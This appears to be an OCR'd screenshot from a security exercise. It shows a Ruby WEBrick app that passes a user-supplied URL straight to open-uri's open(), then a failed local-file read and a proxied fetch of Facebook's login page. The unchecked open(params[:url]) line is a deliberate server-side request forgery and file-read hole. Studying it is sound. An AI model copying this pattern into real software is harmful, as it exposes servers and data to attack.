
No such file or directory @ rb_sysopen - contacts

file: open-uri.rb **location:** initialize **line:** 37

BACKTRACE (expand)

```
/usr/lib/ruby/2.5.0/open-uri.rb in initialize
  37.        open_uri_original_open(name, *rest, &block)
/usr/lib/ruby/2.5.0/open-uri.rb in open
  37.        open_uri_original_open(name, *rest, &block)
/usr/lib/ruby/2.5.0/open-uri.rb in open
  37.        open_uri_original_open(name, *rest, &block)
teste.rb in block in <main>
   5.    format 'RESPONSE: %s', open(params[:url]).read
/usr/lib/ruby/2.5.0/webrick/httpserver.rb in service
 140.        si.service(req, res)
/usr/lib/ruby/2.5.0/webrick/httpserver.rb in run
  96.            server.service(req, res)
/usr/lib/ruby/2.5.0/webrick/server.rb in block in start_thread
 307.            block ? block.call(sock) : run(sock)
```

13)d)



localhost:4567/?url=https%3A%2F%2Fwww.facebook.com

ESPONSE:

facebook

Email ou telefone

Senha

Entrar

Esqueceu a conta?

O Facebook ajuda você a se conectar e compartilhar com as pessoas que fazem parte da sua vida.

Abra uma conta

É rápido e fácil.

Nome

Sobrenome

Celular ou email

Nova senha

Data de nascimento

18 ▾ Fev ▾ 1995 ▾ ?

Gênero

○ Feminino ○ Masculino ○ Personalizado ?

Ao clicar em Cadastre-se, você concorda com nossos Termos, Política de Dados e Política de Cookies. Você pode receber notificações por SMS e pode cancelar isso quando quiser.

Cadastre-se

Criar uma Página para uma celebridade, banda ou empresa.

Português (Brasil) English (US) Español Français (France) Italiano Deutsch العربية हिन्दी 中文(简体) 日本語 +

Cadastre-se Entrar Messenger Facebook Lite Watch Pessoas Páginas Categorias de Página Locais Jogos Locais Marketplace Grupos Instagram Local Campanhas de arrecadação de fundos Serviços Sobre Criar anúncio Criar Página Desenvolvedores Carreiras Privacidade Cookies Opções de anúncio Termos Ajuda

Facebook © 2020